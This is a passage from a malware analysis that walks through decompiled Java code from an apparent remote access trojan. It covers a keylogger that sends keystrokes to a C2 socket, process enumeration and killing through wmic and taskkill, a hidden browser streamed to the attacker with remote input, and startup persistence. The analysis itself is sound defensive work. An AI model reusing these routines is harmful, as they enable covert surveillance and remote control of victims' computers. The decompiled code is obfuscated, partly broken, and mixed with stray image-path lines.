        ghgmgf.sdfsldf(this.sdfsldf, var2_3);
    }

    public final void keyPressed(GlobalKeyEvent globalKeyEvent) {
        globalKeyEvent.getVirtualKeyCode();
    }
}
```

Given this context and because we previously saw the below line within ‘ghgmgf’

```
this.sfsrgsbd = ((Socket)object).getOutputStream();
```

We can infer that all keys logged are sent directly back to the established socket connection to the C2 in realtime, and that the command ‘keylogger’ functions as expected as a keylogger leveraging the low level library hook freely available.

Command Functionality: o-keylogger

This command uses the same method as ‘keylogger’, only it instead passes in a string specifying the location to log keys to disk instead of a socket. This file is a HTML file that takes the name “keylogs_.html" and is stored in

our previously discovered "STRLogsLocation".

```
} else if (stringArray2[0].equals("o-keylogger")) {
    if (!ghgmgf.sdfsldf) {
        object = new StringBuilder().insert(0, STRLogsLocation).append("keylogs_").append(String.valueOf(ssdgsbh.nextInt(9999))).append(".html").toString();
        new ghgmgf(null, (String)object);
        cbnfdhn.StatusUpdate("Offline Keylogger Started");
    } else {
        ghgmgf.sdfsldf = false;
        cbnfdhn.StatusUpdate("Try Again");
    }
```

From this we can infer that o-keylogger starts an offline keylogger which writes its output to disk rather than sending over an established socket.

Command Functionality: processes

This command creates a new object of class ‘sbsgssdfg’, passing into it the existing socket connection.

```
} else if (stringArray2[0].equals("processes")) {
    object = cbnfdhn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "processes%%").append(carLambo.sbsgssdfg.sdfsldf()).toString());
    new sbsgssdfg((Socket)object);
    cbnfdhn.StatusUpdate("Ready");
```

Examining ‘sbsgssdfg’ we find that this implements another class that uses the Runnable class ‘sbsbgsrg’, which if we examine this can see that upon running it will execute the ‘sdfsldf (sbsgssdfg)’ method.

```
sbsgssdfg(Socket socket) {
    try {
        sbsgssdfg sbsgssdfg2 = this;
        Socket socket2 = socket;
        sbsgssdfg2.bsgshsbs = socket2.getInputStream();
        sbsgssdfg2.sabretb = socket2.getOutputStream();
        new Thread(new sbsbgsrg(this)).start();
        return;
    }
    catch (Exception exception) {
        this.dfhttegd = false;
        return;
    }
}
```

```
7  package carLambo;
8
9  import carLambo.sbsgssdfg;
10
11 final class sbsbgsrg
12 implements Runnable {
13     private sbsgssdfg sdfsldf;
14
15     public final void run() {
16         sbsgssdfg.sdfsldf(this.sdfsldf);
17     }
18
19     sbsbgsrg(sbsgssdfg sbsgssdfg2) {
20         this.sdfsldf = sbsgssdfg2;
21     }
22 }
23
```

Examining this method we can see that it is looking for parameters to have been passed, as either ‘reload’ or ‘kill’.

```
154     static void sdfsldf(sbsgssdfg stringArray) {
155         try {
156             while (stringArray.dfhttegd) {
157                 StringBuilder stringBuilder;
158                 String[] stringArray2 = stringArray;
159                 Object object = new byte[1];
160                 StringBuilder stringBuilder2 = new StringBuilder();
161                 do {
162                     int n;
163                     if ((n = stringArray2.bsgshsbs.read((byte[])object, 0, 1)) == -1) {
164                         throw new Exception();
165                     }
166                     stringBuilder = stringBuilder2;
167                     stringBuilder.append(new String((byte[])object, 0, n));
168                 } while (!stringBuilder.toString().endsWith("\r\n\r\n"));
169                 Object object2 = object = (Object)stringBuilder2.toString();
170                 stringArray2 = stringArray.sdfsldf(Integer.parseInt(((String)object2).substring(0, ((String)object2).indexOf("\r\n\r\n"))).split("\\|");
171                 if (stringArray2[0].equals("reload")) {
172                     super.sdfsldf(sbsgssdfg.sdfsldf());
173                     continue;
174                 }
175                 if (!stringArray2[0].equals("kill")) continue;
176                 Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c taskkill /F /PID ").append(stringArray2[1]).append(" /T").toString());
177                 super.sdfsldf("showdialog|Process Terminated Successfully");
178             }
179         }
180         catch (Exception exception) {
181             stringArray.dfhttegd = false;
182         }
183     }
```

Where ‘reload’ is passed, it will run an instance of sdfsldf(), and where ‘kill’ is passed, it will use the inbuilt Windows ‘taskkill’ command to kill a process based on its PID passed to the kill command. Examining sdfsldf(), we can see that this leverages the inbuilt Windows ‘wmic’ to enumerate process information.

```
public static String sdfsldf() {
    String string = "";
    try {
        String[] stringArray;
        String[] stringArray2;
        Object object = new ProcessBuilder("cmd.exe", "/c", "wmic /node:. /namespace:'\\\\root\\cimv2' path win32_process get name,processid,commandline /format:list");
        ((ProcessBuilder)object).redirectErrorStream(true);
        CharSequence charSequence = new StringBuilder();
        try {
            stringArray2 = ((ProcessBuilder)object).start();
            object = new BufferedReader(new InputStreamReader(stringArray2.getInputStream()));
            while ((stringArray = ((BufferedReader)object).readLine()) != null) {
                if (stringArray.equals("")) continue;
                ((StringBuilder)charSequence).append((String)stringArray + "\r\n");
            }
        }
        catch (IOException iOException) {
            stringArray2 = iOException;
            iOException.printStackTrace();
        }
        stringArray2 = ((StringBuilder)charSequence).toString().split("\r\n");
        int n = 0;
        charSequence = "";
        stringArray = stringArray2;
        int n2 = stringArray2.length;
        for (int i = 0; i < n2; ++i) {
            String string2;
            String string3;
            block16: {
                String string4;
                block15: {
                    string3 = stringArray[i];
                    if (n == 3) {
                        n = 0;
                        string = new StringBuilder().insert(0, string).append((String)charSequence).append("|").toString();
                        charSequence = "";
                    }
                    if (string3.toLowerCase().contains("commandline")) {
                        ++n;
                        try {
                            charSequence = new StringBuilder().insert(0, (String)charSequence).append(string3.split("=")[1]).toString();
                            string4 = string3;
                            break block15;
                        }
                        catch (Exception exception) {}
                    }
                    string4 = string3;
                }
                if (string4.toLowerCase().contains("processid")) {
                    ++n;
                    try {
                        charSequence = new StringBuilder().insert(0, string3.split("=")[1]).append("^").append((String)charSequence).toString();
                        string2 = string3;
                        break block16;
                    }
                    catch (Exception exception) {
                        charSequence = new StringBuilder().insert(0, "^").append((String)charSequence).toString();
                    }
                }
                string2 = string3;
            }
            if (!string2.toLowerCase().contains("name")) continue;
            ++n;
            try {
                charSequence = new StringBuilder().insert(0, string3.split("=")[1]).append("^").append((String)charSequence).toString();
                continue;
            }
            catch (Exception exception) {
                charSequence = new StringBuilder().insert(0, "^").append((String)charSequence).toString();
            }
        }
    }
    catch (Exception exception) {}
    return string;
}
```

From this we can infer that ‘processes’ is used to interact with running processes on a system to either enumerate and show them, or kill one specified by its PID.

Command Functionality: h-browser

This command primarily functions from within the ‘sgsfghhg’ class.


```
} else if (stringArray2[0].equals("h-browser")) {
    object = new StringBuilder().insert(0, cbnfdhn.sabretb()).append("\\").append(cbnfdhn.sdfsldf()).toString();
    object3 = cbnfdhn.StatusUpdateSendNewSock(new StringBuilder().insert(0, "open-hbrowser%%").append((String)object).append("%%").append(sgsfghhg.sdfsldf()).toString());
    new sgsfghhg((Socket)object3);
    cbnfdhn.StatusUpdate("Ready");
```

This leverages the ‘HBrowserNativeApis’ class to return appropriate bitmap representations for specific browser windows running on the victim machine.

```
private void sdfsldf(String object) {
    block8: {
        try {
            String string = object;
            if (string.startsWith("+") || string.startsWith("^") || string.startsWith("%")) {
                string = object;
                string = string.substring(0, 1);
                object = ((String)object).substring(1);
                object = new WinDef.WPARAM(Integer.parseInt((String)object));
                if (string.equals("+")) {
                    HBrowserNativeApis.sdfsldf((byte)16, (byte)69, 0, 0);
                    HBrowserNativeApis.sabretb(this.sabretb, 256, (WinDef.WPARAM)object, this.sdfsldf((short)1, (byte)30, false, false));
                    HBrowserNativeApis.sabretb(this.sabretb, 257, (WinDef.WPARAM)object, this.sdfsldf((short)1, (byte)30, false));
                    HBrowserNativeApis.sdfsldf((byte)16, (byte)69, 2, 0);
                    return;
                }
                if (string.equals("^")) {
                    HBrowserNativeApis.sdfsldf((byte)17, (byte)69, 1, 0);
                    Thread.sleep(250L);
                    HBrowserNativeApis.sabretb(this.sabretb, 256, (WinDef.WPARAM)object, this.sdfsldf((short)1, (byte)30, false, false));
                    HBrowserNativeApis.sabretb(this.sabretb, 257, (WinDef.WPARAM)object, this.sdfsldf((short)1, (byte)30, false));
                    Thread.sleep(250L);
                    HBrowserNativeApis.sdfsldf((byte)17, (byte)69, 3, 0);
                    return;
                }
                if (string.equals("%")) {
                    HBrowserNativeApis.sdfsldf((byte)18, (byte)69, 0, 0);
                    HBrowserNativeApis.sabretb(this.sabretb, 256, (WinDef.WPARAM)object, this.sdfsldf((short)1, (byte)30, false, false));
                    HBrowserNativeApis.sabretb(this.sabretb, 257, (WinDef.WPARAM)object, this.sdfsldf((short)1, (byte)30, false));
                    HBrowserNativeApis.sdfsldf((byte)18, (byte)69, 2, 0);
                    return;
                }
                break block8;
            }
            int n = Integer.parseInt((String)object);
            if (n >= 97 && n <= 122 || n >= 48 && n <= 61) {
                HBrowserNativeApis.sabretb(this.sabretb, 258, new WinDef.WPARAM(n), new WinDef.LPARAM(1L));
                return;
            }
            if (n == 173) {
                HBrowserNativeApis.sabretb(this.sabretb, 258, new WinDef.WPARAM(n), new WinDef.LPARAM(1L));
                return;
            }
            HBrowserNativeApis.sabretb(this.sabretb, 256, new WinDef.WPARAM(Integer.parseInt((String)object)), this.sdfsldf((short)1, (byte)30, false, false));
            HBrowserNativeApis.sabretb(this.sabretb, 257, new WinDef.WPARAM(Integer.parseInt((String)object)), this.sdfsldf((short)1, (byte)30, false));
            return;
        }
        catch (Exception exception) {
            Logger.getLogger(sgsfghhg.class.getName()).log(Level.SEVERE, null, exception);
        }
    }
}
```

```java
public class HBrowserNativeApis {
    private WinDef.DWORD sdfsldf;
    private ertdbdth sabretb;

    public static boolean sdfsldf(WinDef.HWND hWND, WinDef.HDC hDC, int n) {
        return User32.INSTANCE.PrintWindow(hWND, hDC, n);
    }

    public static WinNT.HANDLE sdfsldf(WinDef.HDC hDC, WinNT.HANDLE hANDLE) {
        return GDI32.INSTANCE.SelectObject(hDC, hANDLE);
    }

    public static WinDef.LRESULT sdfsldf(WinDef.HWND hWND, int n, WinDef.WPARAM wPARAM, WinDef.LPARAM lPARAM) {
        return User32.INSTANCE.SendMessage(hWND, 16, wPARAM, lPARAM);
    }

    public static int sdfsldf(WinDef.HWND hWND, byte[] byArray, int n) {
        return Native.loadLibrary(User32.class, W32APIOptions.DEFAULT_OPTIONS).GetWindowTextA(hWND, byArray, 512);
    }

    public static void sdfsldf(byte by, byte by2, int n, int n2) {
        Native.loadLibrary(User32.class, W32APIOptions.DEFAULT_OPTIONS).keybd_event(by, (byte)69, n, 0);
    }

    public static WinDef.HBITMAP sdfsldf(WinDef.HDC hDC, WinGDI.BITMAPINFO bITMAPINFO, int n, PointerByReference pointerByReference, Pointer pointer, int n2) {
        return GDI32.INSTANCE.CreateDIBSection(hDC, bITMAPINFO, 0, pointerByReference, pointer, 0);
    }

    public static WinDef.HWND sabretb(String string) {
        String string2 = string;
        return User32.INSTANCE.FindWindow(string2, string2);
    }

    public static int sdfsldf(WinDef.HWND hWND, WinDef.HDC hDC) {
        return User32.INSTANCE.ReleaseDC(hWND, hDC);
    }

    public static boolean sdfsldf(WinDef.HDC hDC) {
        return GDI32.INSTANCE.DeleteDC(hDC);
    }

    public static boolean sdfsldf(WinDef.HWND hWND, int n) {
        return User32.INSTANCE.ShowWindow(hWND, n);
    }

    public static boolean sdfsldf(WinDef.HWND hWND, WinDef.RECT rECT) {
        return User32.INSTANCE.GetWindowRect(hWND, rECT);
    }

    public static boolean sdfsldf(WinDef.HWND hWND, WinDef.HWND hWND2, int n, int n2, int n3, int n4, int n5) {
        return User32.INSTANCE.SetWindowPos(hWND, hWND2, 10000, 10000, n3, n4, 64);
    }

    public static boolean sdfsldf(WinNT.HANDLE hANDLE) {
        return GDI32.INSTANCE.DeleteObject(hANDLE);
    }

    private static boolean sabretb(WinDef.HWND hWND, WinDef.RECT rECT) {
        return User32.INSTANCE.GetClientRect(hWND, rECT);
    }

    public static boolean sdfsldf(WinUser.WNDENUMPROC wNDENUMPROC, Pointer pointer) {
        return User32.INSTANCE.EnumWindows(wNDENUMPROC, null);
    }

    private static boolean sdfsldf(WinDef.HDC hDC, int n, int n2, int n3, int n4, WinDef.HDC hDC2, int n5, int n6, WinDef.DWORD dWORD) {
        return Native.loadLibrary(GDI32.class, W32APIOptions.DEFAULT_OPTIONS).BitBlt(hDC, n, n2, n3, n4, hDC2, n5, n6, dWORD);
    }

    public static void sabretb(WinDef.HWND hWND, int n, WinDef.WPARAM wPARAM, WinDef.LPARAM lPARAM) {
        User32.INSTANCE.PostMessage(hWND, n, wPARAM, lPARAM);
    }

    public static WinDef.HDC sdfsldf(WinDef.HWND hWND) {
        return User32.INSTANCE.GetDC(hWND);
    }
}
```

There’s a lot of code in amongst here for drawing and sending over a socket the visual contents of essentially a ‘virtual web browser’ to the adversary so we’ll hone in on some specific code. The first thing we can notice inside ‘sgsfghhg’ is the presence of a number of commands being sent down the socket including ‘start’, ‘stop’, ‘mouse-event’, and ‘key-event’.



```
        Object object4 = ((StringBuilder)object3).toString();
        if ((object4 = object4.substring(0, object4.indexOf("\r\n")).split("\\|")[0].equals("start")) {
            sgsfghhg2.fgsbsfgsb.close();
            sgsfghhg2.fgsbsfgsb = null;
            sgsfghhg sgsfghhg3 = sgsfghhg2;
            sgsfghhg2.fgsbsfgsb = new Socket(sgsfghhg3.bsgshsbs, sgsfghhg3.sfsrgsbd);
            object3 = sgsfghhg3.fgsbsfgsb.getOutputStream();
            object2 = "start-hbrowser";
            object = String.valueOf(((String)object2).getBytes().length + "\r\n\r\n");
            Object object5 = object3;
            ((OutputStream)object5).write(((String)object).getBytes());
            ((OutputStream)object5).write(((String)object2).getBytes());
            ((OutputStream)object5).flush();
            sgsfghhg2.gsbthstgb = 1;
            object3 = object4[1];
            new Thread(new fdghdmh(sgsfghhg2, (String)object3)).start();
            continue;
        }
        if (object4[0].equals("stop")) {
            sgsfghhg2.gsbthstgb = false;
            sgsfghhg2.fgsbsfgsb();
            sgsfghhg2.sabretb = null;
            continue;
        }
        if (object4[0].equals("exit")) {
            sgsfghhg sgsfghhg4 = sgsfghhg2;
            sgsfghhg2.gsbthstgb = false;
            sgsfghhg2.fgsbsfgsb();
            sgsfghhg4.sabretb = null;
            sgsfghhg4.dfhttegd = false;
            return;
        }
        if (object4[0].equals("mouse-event")) {
            if (object4[1].equals("left")) {
                int n = Integer.parseInt(object4[3]);
                int n2 = Integer.parseInt(object4[2]);
                object2 = sgsfghhg2;
                object = new WinDef.RECT();
                HBrowserNativeApis.sdfsldf(((sgsfghhg)object2).sabretb, (WinDef.RECT)object);
                object4 = new Point(n2 + 10000 - ((WinDef.RECT)object).left, n + 10000 - ((WinDef.RECT)object).top);
                HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 513, new WinDef.WPARAM(1L), sgsfghhg.sdfsldf(object4.x, object4.y));
                HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 514, new WinDef.WPARAM(0L), sgsfghhg.sdfsldf(object4.x, object4.y));
                continue;
            }
            if (!object4[1].equals("right")) continue;
            int n = Integer.parseInt(object4[3]);
            int n3 = Integer.parseInt(object4[2]);
            object2 = sgsfghhg2;
            object = new WinDef.RECT();
            HBrowserNativeApis.sdfsldf(((sgsfghhg)object2).sabretb, (WinDef.RECT)object);
            object4 = new Point(n3 + 10000 - ((WinDef.RECT)object).left, n + 10000 - ((WinDef.RECT)object).top);
            HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 516, new WinDef.WPARAM(1L), sgsfghhg.sdfsldf(object4.x, object4.y));
            HBrowserNativeApis.sabretb(((sgsfghhg)object2).sabretb, 517, new WinDef.WPARAM(0L), sgsfghhg.sdfsldf(object4.x, object4.y));
            continue;
        }
        if (!object4[0].equals("key-event")) continue;
        sgsfghhg2.sdfsldf(object4[1]);
    }
}
```

Within the above we also see that when ‘start’ is sent we get another new thread spawning for an object ‘fdghdmh’.

```
new Thread(new fdghdmh(sgsfghhg2, (String)object3)).start();
```

This gives us a new method which will be run when this command is sent down which is ‘sgsfghhg.sdfsldf(sgsfghhg, String)’.

```
11  final class fdghdmh
12  implements Runnable {
13      private String sdfsldf;
14      private sgsfghhg sabretb;
15
16      fdghdmh(sgsfghhg sgsfghhg2, String string) {
17          this.sabretb = sgsfghhg2;
18          this.sdfsldf = string;
19      }
20
21      public final void run() {
22          fdghdmh fdghdmh2 = this;
23          sgsfghhg.sdfsldf(fdghdmh2.sabretb, fdghdmh2.sdfsldf);
24      }
25  }
26
```

By examining this method we can see this is largely based around creating a byte array that's written down the Socket in the form of a rendered PNG.

```
static void sdfsldf(sgsfghhg sgsfghhg2, String object) {
    sgsfghhg2.dfhttegd((String)object);
    if (sgsfghhg2.sabretb != null) {
        sgsfghhg sgsfghhg3 = sgsfghhg2;
        while (sgsfghhg3.gsbthstgb) {
            try {
                byte[] byArray = sgsfghhg2.gsbthstgb();
                object = byArray;
                if (byArray.length > 0) {
                    String string = ((Object)object).length + "<>";
                    sgsfghhg sgsfghhg4 = sgsfghhg2;
                    sgsfghhg4.fgsbsfgsb.getOutputStream().write(string.getBytes());
                    sgsfghhg4.fgsbsfgsb.getOutputStream().write((byte[])object);
                    sgsfghhg4.fgsbsfgsb.getOutputStream().flush();
                }
            }
            catch (Exception exception) {
                try {
                    Thread.sleep(500L);
                }
                catch (InterruptedException interruptedException) {
                    Logger.getLogger(sgsfghhg.class.getName()).log(Level.SEVERE, null, interruptedException);
                }
            }
            try {
                Thread.sleep(500L);
                sgsfghhg3 = sgsfghhg2;
            }
            catch (InterruptedException interruptedException) {
                Logger.getLogger(sgsfghhg.class.getName()).log(Level.SEVERE, null, interruptedException);
                sgsfghhg3 = sgsfghhg2;
            }
        }
    }
}
```

```
private byte[] gsbthstgb() {
    try {
        WinDef.RECT rECT = new WinDef.RECT();
        HBrowserNativeApis.sdfsldf(this.sabretb, rECT);
        WinDef.RECT rECT2 = rECT;
        int n = rECT.right - rECT2.left;
        int n2 = rECT2.bottom - rECT.top;
        Object object = HBrowserNativeApis.sdfsldf(this.sabretb);
        WinDef.HDC hDC = HBrowserNativeApis.sabretb((WinDef.HDC)object);
        Object object2 = new WinGDI.BITMAPINFO();
        new WinGDI.BITMAPINFO().bmiHeader.biWidth = n;
        new WinGDI.BITMAPINFO().bmiHeader.biHeight = -n2;
        new WinGDI.BITMAPINFO().bmiHeader.biPlanes = 1;
        new WinGDI.BITMAPINFO().bmiHeader.biBitCount = (short)32;
        new WinGDI.BITMAPINFO().bmiHeader.biCompression = 0;
        new WinGDI.BITMAPINFO().bmiHeader.biSizeImage = n * n2 << 2;
        Object object3 = new PointerByReference();
        object2 = HBrowserNativeApis.sdfsldf((WinDef.HDC)object, (WinGDI.BITMAPINFO)object2, 0, (PointerByReference)object3, Pointer.createConstant(0), 0);
        WinNT.HANDLE hANDLE = HBrowserNativeApis.sdfsldf(hDC, (WinNT.HANDLE)object2);
        if (sgsfghhg.bsgshsbs()) {
            HBrowserNativeApis.sdfsldf(this.sabretb, hDC, 2);
        } else {
            HBrowserNativeApis.sdfsldf(this.sabretb, hDC, 0);
        }
        HBrowserNativeApis.sdfsldf(this.sabretb, (WinDef.HDC)object);
        HBrowserNativeApis.sdfsldf(hDC, hANDLE);
        object = ((PointerByReference)object3).getValue();
        object3 = new BufferedImage(n, n2, 1);
        ((BufferedImage)object3).setRGB(0, 0, n, n2, ((Pointer)object).getIntArray(0L, n * n2), 0, n);
        HBrowserNativeApis.sdfsldf(hDC);
        HBrowserNativeApis.sdfsldf((WinNT.HANDLE)object2);
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ImageIO.write((RenderedImage)object3, "png", byteArrayOutputStream);
        return byteArrayOutputStream.toByteArray();
    }
    catch (IOException iOException) {
        return new byte[0];
    }
}
```


Although in this instance there's some broken decompiled code, we can see many instances of this referencing chrome.exe and firefox.exe within methods including sdfsldf().

```
432
433     /*
434      * Unable to fully structure code
435      */
436     public static String sdfsldf() {
437         var0 = "";
438         if (!sgsfghhg.dfhttegd().equals("chrome.exe")) {
439             var0 = new StringBuilder().insert(0, var0).append("Chrome").toString();
440         }
441         if (sgsfghhg.sabretb().equals("firefox.exe")) ** GOTO lbl9
442         if (var0.equals("")) {
443             v0 = var0 = "Firefox";
444         } else {
445             var0 = new StringBuilder().insert(0, var0).append(",Firefox").toString();
446 lbl9:
447             // 2 sources
448
449             v0 = var0;
450         }
451         if (v0.equals("")) {
452             var0 = ".";
453         }
454         return var0;
455     }
456
```

and sabretb().

```
 99     private static String sabretb() {
100         if (new File("C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe").exists()) {
101             return "C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe";
102         }
103         if (new File("C:\\Program Files\\Mozilla Firefox\\firefox.exe").exists()) {
104             return "C:\\Program Files\\Mozilla Firefox\\firefox.exe";
105         }
106         return "firefox.exe";
107     }
```


Finally if we cross reference any references to these we can see that a large proportion of this is facilitated in the method ‘dfhttegd(String)’ which contains references to a ‘Strigoi Browser’ which starts as either a chrome or firefox process depending on what is on the victim computer.




From this we can infer that ‘h-browser’ is used to spawn a virtual ‘HTML Browser’ dubbed ‘Strigoi Browser’ using either Firefox or Chrome as the host process for this.

Command Functionality: startup-list

This command creates a new object of class ‘sstydgn’, passing into it the existing socket connection.



Once again we see a familiar thread creation, this time defined within the class ‘ncgdfhbn’.



Once again implementing the runnable class this is set to kick off ‘sstydgn.sdfsldf(ssydgn)’.

```
import carLambo.sstydgn;

final class ncgdfhbn
implements Runnable {
    private sstydgn sdfsldf;

    ncgdfhbn(sstydgn sstydgn2) {
        this.sdfsldf = sstydgn2;
    }

    public final void run() {
        sstydgn.sdfsldf(this.sdfsldf);
    }
}

```

From here we see this takes one of 3 commands, ‘reload’, ‘delete’, or ‘add’.

```
static void sdfsldf(sstydgn stringArray) {
    try {
        while (stringArray.sabretb) {
            StringBuilder stringBuilder;
            String[] stringArray2 = stringArray;
            Object object = new byte[1];
            StringBuilder stringBuilder2 = new StringBuilder();
            do {
                int n;
                if ((n = stringArray2.bsgshsbs.read((byte[])object, 0, 1)) == -1) {
                    throw new Exception();
                }
                stringBuilder = stringBuilder2;
                stringBuilder.append(new String((byte[])object, 0, n));
            } while (!stringBuilder.toString().endsWith("\r\n\r\n"));
            Object object2 = object = (Object)stringBuilder2.toString();
            stringArray2 = stringArray.sdfsldf(Integer.parseInt(((String)object2).substring(0, ((String)object2).indexOf("\r\n\r\n")))).split("\\|");
            if (stringArray2[0].equals("reload")) {
                super.sabretb(sstydgn.sdfsldf());
                continue;
            }
            if (stringArray2[0].equals("delete")) {
                super.sdfsldf(stringArray2[1]);
                super.sabretb("showdialog|Item successfully removed from startup");
                continue;
            }
            if (!stringArray2[0].equals("add")) continue;
            String[] stringArray3 = stringArray;
            if (sstydgn.sdfsldf(stringArray2[1], true, true)) {
                super.sabretb("showdialog|Item successfully added to startup");
                continue;
            }
            super.sabretb("showdialog|Failed to add item to startup");
